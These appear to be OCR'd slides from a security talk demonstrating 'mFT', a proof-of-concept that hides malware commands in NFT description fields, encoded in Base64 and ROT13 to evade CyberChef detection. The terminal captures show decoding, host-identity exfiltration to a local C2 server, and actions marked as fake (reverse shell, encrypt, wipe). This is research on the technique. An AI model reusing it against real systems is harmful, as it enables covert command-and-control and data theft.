
OUR MALWARE



```
➜  ruby mFT.rb -l "0x942773F094f0C170AB8835e28f9B0b0b223e043A"                    04/04/24 -  2:54 PM


      _____ _____       _ _ _    _   ___    _____ _ _         _
 _____|   __|_   _|  ___ | | | |___| |_|_  |  |     | |_|___ ___| |_
|     |   __| | |   |___|| | | | -_| . |_  |  |   --| | | -_|   |  _|
|_|_|_|__|    |_|        |_____|___|___|___|  |_____|_|_|___|_|_|_|

                              mFT - Client v0.01 - Mauro Eldritch

NFTs for 0x942773F094f0C170AB8835e28f9B0b0b223e043A:
Blockchain: ethereum.
+---------------------+--------------------------+----------------+------------------
| Name                | Collection               | Description    | Contract
+---------------------+--------------------------+----------------+------------------
| Initial Access Barker | malicious-fungible-tokens | Welcome to ... | 0xd838b011c90643
| Ransom Retriever    | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643
| Treat Actor         | malicious-fungible-tokens | r13|nKOsLJE... | 0xd838b011c90643
| Golden Locker       | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643
+---------------------+--------------------------+----------------+------------------

~/Projects/mFT · (main ±)
➜
```

```
      _____ _____       _ _ _    _   ___    _____ ___
 _____|   __|_   _|  ___ | | | |___| |_|_  |  |     |_  |
|     |   __| | |   |___|| | | | -_| . |_  |  |   --|  _|
|_|_|_|__|    |_|        |_____|___|___|___|  |_____|___|
                     mFT - Web3 C2 Server v0.01 - Mauro Eldritch


[2024-04-04 16:42:33] INFO  WEBrick 1.8.1
[2024-04-04 16:42:33] INFO  ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-04 16:42:33] INFO  WEBrick::HTTPServer#start: pid=28682 port=4444
New exfil from 127.0.0.1
[🗡] whoami: mauroeldritch
[🗡] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ss
h),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

[🗡] hostname: Ephedra.local

[🆔] Hostname: Ephedra.local.
[🆔] IP Address: 192.168.1.3.
[📩] Attempting exfiltration to http://localhost:4444/...

127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 - 0.0008
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0
- -> /
```


TESTING COMMON FIELDS



TREAT ACTOR

- ➢ Description field: ***r13l****nKOsLJExpzImpm1bqUEjBv8ioT9wLJkbo3A0Bw D0AQDiWzAiMTH9q2uiLJ1cB2yxWzSwqTyioaZ9nJDfMKuznJj=*
- ➢ Encoding: Base64 + ROT13
- ➢ Decoded: **ip_address**=http://localhost:4444/ **&code**=whoami;id **&actions**=id,exfil
- ➢ Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).

TESTING COMMON FIELDS



GOLDEN LOCKER


- <u>Description field:</u> ***b64|***_aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1pO2lkO2hvc3RuYW1lJmFjdGlvbnM9aWQsZXhmaWwsc2hlbGwsZW5jcnlwdCx3aXBl_

- <u>Encoding:</u> Base64

- <u>Decoded:</u> **ip_address**=http://localhost:4444/ **&code**=whoami;id;hostname **&actions**=id,exfil,shell,encrypt,wipe


- <u>Notes:</u> **Not** detected by CyberChef Magic Recipe (Depth: 10).

ABUSING COMMON FIELDS




```
→ ruby mFT.rb -l "0x942773F094f0C170AB8835e28f9B0b0b223e043A"                    04/04/24 -  2:54 PM



          _____ _____           _ _ _     _   ___    _____ _ _         _
    _____|   __|_   _|   ___   | | | |___| |_|_  |  |     | |_|___ ___| |_
   |     |   __| | |    |___|  | | | | -_| . |_  |  |   --| | | -_|   |  _|
   |_|_|_|__|    |_|           |_____|___|___|___|  |_____|_|_|___|_|_|_|

                                      mFT - Client v0.01 - Mauro Eldritch

NFTs for 0x942773F094f0C170AB8835e28f9B0b0b223e043A:
Blockchain: ethereum.
+-----------------------+---------------------------+----------------+--------------------------------------------+------------+
| Name                  | Collection                | Description    | Contract                                   | Identifier |
+-----------------------+---------------------------+----------------+--------------------------------------------+------------+
| Initial Access Barker | malicious-fungible-tokens | Welcome to ... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 4          |
| Ransom Retriever      | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 3          |
| Treat Actor           | malicious-fungible-tokens | r13|nKOsLJE... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 2          |
| Golden Locker         | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 1          |
+-----------------------+---------------------------+----------------+--------------------------------------------+------------+

~/Projects/mFT · (main ±)
→                                                                                  04/04/24 -  2:54 PM
```

ABUSING COMMON FIELDS




```
➜  ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc","1"                                          04/04/24 -  3:24 PM


           _____ _____          _ _ _     _   ___    _____ _ _       _
   _____|   __|_   _|   ___  | | | |___| |_|_  |  |     | |_|___ ___| |_
  |     |   __| | |    |___| | | | | -_| . |_  |  |   --| | | -_|   |  _|
  |_|_|_|__|    |_|          |_____|___|___|___|  |_____|_|_|___|_|_|_|
                                          mFT - Client v0.01 - Mauro Eldritch

Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.
+--------------+--------------------------+-----------------------------------------------------------------------------------------------------------------------------------+----------+
| Name         | Collection               | Description                                                                                                                       | Flagged? |
+--------------+--------------------------+-----------------------------------------------------------------------------------------------------------------------------------+----------+
| Golden Locker | malicious-fungible-tokens | b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1pO2lkO2hvc3RuYW1lJmFjdGlvbnM9aWQsZXhmaWwsc2hlbGwsZW5jcnlwdCx3aXBl | false    |
+--------------+--------------------------+-----------------------------------------------------------------------------------------------------------------------------------+----------+

[*] Image URL: https://ipfs.io/ipfs/bafybeiejgvdkm37pf3lwpjfwnzhftjkp7t7ikusbyczmlov5maqbceifyu/1
[*] MetaData URL: https://ipfs.io/ipfs/bafybeiecd45afhbxmmvwlhtzrx3gt47tqhfwhh5b2yelsnhmhzormbs4lm/1

~/Projects/mFT · (main ±)
➜                                                                                                                04/04/24 -  3:24 PM
```

ABUSING COMMON FIELDS




```
➜ ruby mFT.rb --decode "0xd838b011c90643b6623393a94405a5e3c199b1fc","1"     04/04/24 -  4:45 PM


          _____ _____           _ _ _     _   ___    _____ _ _         _
    _____|   __|_   _|   ___   | | | |___| |_|_  |  |     | |_|___ ___| |_
   |     |   __| | |    |___|  | | | | -_| . |_  |  |   --| | | -_|   |  _|
   |_|_|_|__|    |_|           |_____|___|___|___|  |_____|_|_|___|_|_|_|

                                      mFT - Client v0.01 - Mauro Eldritch

Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...
Encoding: Base64 detected.
+---------------+----------------------------------------------------+
| Name          | Decoded description                                |
+---------------+----------------------------------------------------+
| Golden Locker | ip_address=http://localhost:4444/&code=whoami;...  |
+---------------+----------------------------------------------------+

[💡] Action plan:

[🎯] Will use http://localhost:4444/ as a target exfiltration Server.
[💉] Will attempt to run the code below:
                whoami
                id
                hostname
[🆔] Will attempt to uniquely identify the host.
[📩] Will attempt to exfiltrate data to target host.
[💻] Will attempt to open a reverse shell against target host.
[🔒] Will attempt to encrypt data from infected host.
[🧽] Will attempt to wipe data from infected host.

~/Projects/mFT · (main ±)
```

ABUSING COMMON FIELDS




```
→  ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc","1"                                    04/04/24 -  4:44 PM


          _____ _____          _ _ _     _   ___    _____ _ _          _
    _____|   __|_   _|   ___  | | | |___| |_|_  |  |     | |_|___ ___| |_
   |     |   __| | |    |___| | | | | -_| . |_  |  |   --| | | -_|   |  _|
   |_|_|_|__|    |_|          |_____|___|___|___|  |_____|_|_|___|_|_|_|
                                      mFT - Client v0.01 - Mauro Eldritch

Execution report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...
Encoding: Base64 detected.
[🎯] Using http://localhost:4444/ as a target data exfiltration server.
[💉] Running custom code:
                >whoami: mauroeldritch

                >id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserve
radm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharin
g),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

                >hostname: Ephedra.local

[🆔] Hostname: Ephedra.local.
[🆔] IP Address: 192.168.1.3.
[📩] Attempting exfiltration to http://localhost:4444/...
[📩] Received HTTP Response Code 200.
[💻] [FAKE] Reverse Shell Opened.
[🔒] [FAKE] Encryption cycle started. Ransom note created.
[🧽] [FAKE] Filesystem wiped.

~/Projects/mFT · (main ±)
→  █                                                                                                         04/04/24 -  4:44 PM
```

ABUSING COMMON FIELDS



```
          _____ _____          _ _ _     _   ___    _____ ___
    _____|   __|_   _|   ___   | | | |___| |_|_  |  |     |_  |
   |     |   __| | |    |___|  | | | | -_| . |_  |  |   --|  _|
   |_|_|_|__|    |_|           |_____|___|___|___|  |_____|___|
                    mFT - Web3 C2 Server v0.01 - Mauro Eldritch


[2024-04-04 16:42:33] INFO  WEBrick 1.8.1
[2024-04-04 16:42:33] INFO  ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-04 16:42:33] INFO  WEBrick::HTTPServer#start: pid=28682 port=4444
New exfil from 127.0.0.1
[💉] whoami: mauroeldritch

[💉] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ss
h),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

[💉] hostname: Ephedra.local

[🆔] Hostname: Ephedra.local.
[🆔] IP Address: 192.168.1.3.
[📩] Attempting exfiltration to http://localhost:4444/...

127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 - 0.0008
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0
- -> /
```


ABUSING COMMON FIELDS



```
~/Projects/mFT · (main ±)
→                                                                                   04/15/24 -  9:08 PM
```

```
~/Projects/mFT · (main ±)
→  ruby Exfil.rb                                                                    04/15/24 -  9:05 PM

       _____ _____       _ _ _     _  ___     _____ ___
 _____|   __|_   _|  ___ | | | |___| |_  |   |     |_  |
|     |   __| | |   |___|| | | | -_| . |_  |   |   --|  _|
|_|_|_|__|    |_|        |_____|___|___|___|   |_____|___|
                   mFT - Web3 C2 Server v0.01 - Mauro Eldritch


[2024-04-15 21:05:13] INFO  WEBrick 1.8.1
[2024-04-15 21:05:13] INFO  ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-15 21:05:13] INFO  WEBrick::HTTPServer#start: pid=15157 port=4444
```

